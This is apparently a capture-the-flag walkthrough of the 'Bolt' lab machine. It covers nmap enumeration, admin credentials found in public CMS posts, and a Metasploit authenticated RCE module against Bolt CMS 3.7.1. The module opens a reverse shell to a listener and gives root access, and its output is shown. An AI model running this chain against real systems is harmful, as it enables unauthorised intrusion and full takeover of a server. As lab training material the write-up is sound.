

```

farid@kali:~$ nmap -sCV -p22,80,8000 10.113.173.98
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-10 09:35 -0400
Nmap scan report for bolt.thm (10.113.173.98)
Host is up (0.074s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 f3:85:ec:54:f2:01:b1:94:40:de:42:e8:21:97:20:80 (RSA)
|   256  77:c7:c1:ae:31:41:21:e4:93:0e:9a:dd:0b:29:e1:ff (ECDSA)
|_  256  07:05:43:46:9d:b2:3e:f0:4d:69:67:e4:91:d3:d3:7f (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp  open  http     (PHP 7.2.32-1)
|_ http-generator: Bolt
|_ http-title: Bolt | A hero is unleashed
|_ fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Date: Wed, 10 Jun 2026 13:35:24 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|     Cache-Control: private, must-revalidate
|     Date: Wed, 10 Jun 2026 13:35:24 GMT
|     Content-Type: text/html; charset=UTF-8
|     pragma: no-cache
|     expires: -1
|     X-Debug-Token: d5661e
|     <!doctype html>


```

Note: IP (10.113.173.98) added to `/etc/hosts` as `bolt.thm`

Enumeration

Leaking Credentials

Visiting IP will give **Apache2 Ubuntu Default Page**:




The screenshot shows the Apache2 Ubuntu Default Page. At the top, there is the Ubuntu logo and the text "ubuntu". Below this, the title "Apache2 Ubuntu Default Page" is displayed. A red banner with the text "It works!" is present. The main content area contains two paragraphs of text. The first paragraph explains that this is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It mentions that if you can read this page, it means the Apache HTTP server is working properly, and you should replace the file located at `/var/www/html/index.html` before continuing to operate your HTTP server. The second paragraph states that if you are a normal user and don't know what this page is about, it probably means the site is currently unavailable due to maintenance, and you should contact the site's administrator. Below the text, there is a section titled "Configuration Overview" which explains that Ubuntu's Apache2 default configuration is different from the upstream default configuration and is split into several files optimized for interaction with Ubuntu tools. It refers to the full documentation in `/usr/share/doc/apache2/README.Debian.gz` and mentions that documentation for the web server itself can be found by accessing the manual if the `apache2-doc` package was installed. The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the

Visiting IP on port **8000** will give **Bolt** page:



The screenshot shows the Bolt website. The top navigation bar includes the Bolt logo, a "Home" link, a "Second item" dropdown menu, and links to "All pages" and "The Bolt site". There is a search bar with the text "Search ..." and a "Search" button. The main content area has a blue background with the text "Bolt" in a large font, followed by the tagline "A hero is unleashed" in a smaller font.

If we scroll bottom of page we will see with what website is built:

If we click on **Built with Bolt** link:



The starting point of your new **website**

We now understand that **Bolt** is **CMS(Content Management System)**. Scrolling down on port 8000 page, we discover entries that contain username and password:

Latest Entries

Message for IT Department

Hey guys,

i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is **[REDACTED]** just incase you need it!

Regards,

Jake (Admin)

[Read more](#)

[Edit](#)

Written by *bolt* on Saturday July 18, 2020

Message From Admin



Hello Everyone,

Welcome to this site, myself Jake and my username is [redacted] I am still new to this CMS so it can take awhile for me to get used to this CMS but believe me i have some great content coming up for you all!

Regards,


Jake (Admin)

[Read more](#)[Edit](#)

Written by bolt on Saturday July 18, 2020

Discovering Login Page

Now we have credentials. If we do a little bit research on google about Bolt CMS login page we will find the path:



End user Manual / Login



Note: You are currently reading the documentation for **Bolt 2.2**. Looking for the [documentation for Bolt 5.2](#) instead?

Go to the login page at <http://yourdomain.com/bolt> Sign up with your:

- Username or email
- Password

Sign in to Bolt – Bolt x

bolt.kx.nl

Bolt

View site

Username / email

Your username ...

Password Show

Your password ...


Log on

[I forgot my password ...](#)


“Truth is ever to be found in the simplicity, and not in the multiplicity and confusion of things.”

— Isaac Newton


Login page path:



We can login with found credentials and **Dashboard** page will appear:




On bottom left side of page we notice the **CMS version**:



Initial Access

Metasploit Framework Configuration

Now we have CMS version. After a search on google like **bolt 3.7.1 exploit** we find an **Authenticated Remote Code Execution** exploit for **Bolt CMS 3.7.0**:




Rapid7 means **Metasploit Framework** has this exploit. So we open **metasploit** on terminal with following command:

```
msfconsole
```

Then searching `bolt cms` with following command:

```
search bolt cms
```



```
use 0
```

Note: We can select the desired exploit with its path (**use exploit/unix/webapp/bolt_authenticated_rce**) as well.

We should set following variables:

- RHOSTS
- LHOST
- USERNAME
- PASSWORD

We can achieve this with following command:

```
set <VARIABLE_NAME> <VALUE>
```

Shell Access

After setting variables, we just simply execute exploit with `run` or `exploit` command:

```
msf exploit(unix/webapp/bolt_authenticated_rce) > run
[*] Started reverse TCP handler on 192.168.131.218:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "nxlt".
[*] Found 2 potential token(s) for creating .php files.
[+] Deleted file fbtvaci.php.
[+] Used token 44ce013119c8ec07adc8c5d787 to create kyxjrdmqw.php.
[*] Attempting to execute the payload via "/files/kyxjrdmqw.php?nxlt=`payload`"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (192.168.131.218:4444 → 10.112.167.218:38340) at 2026-06-10 10:12:38 -0400
[+] Deleted file kyxjrdmqw.php.
[+] Reverted user profile back to original state.
```

```
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Flag

Now we have root access on machine. We can easily find our flag (**flag.txt**) on `/home` directory:

```
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root

cd /home
ls
bolt
composer-setup.php
flag.txt
cat flag.txt
```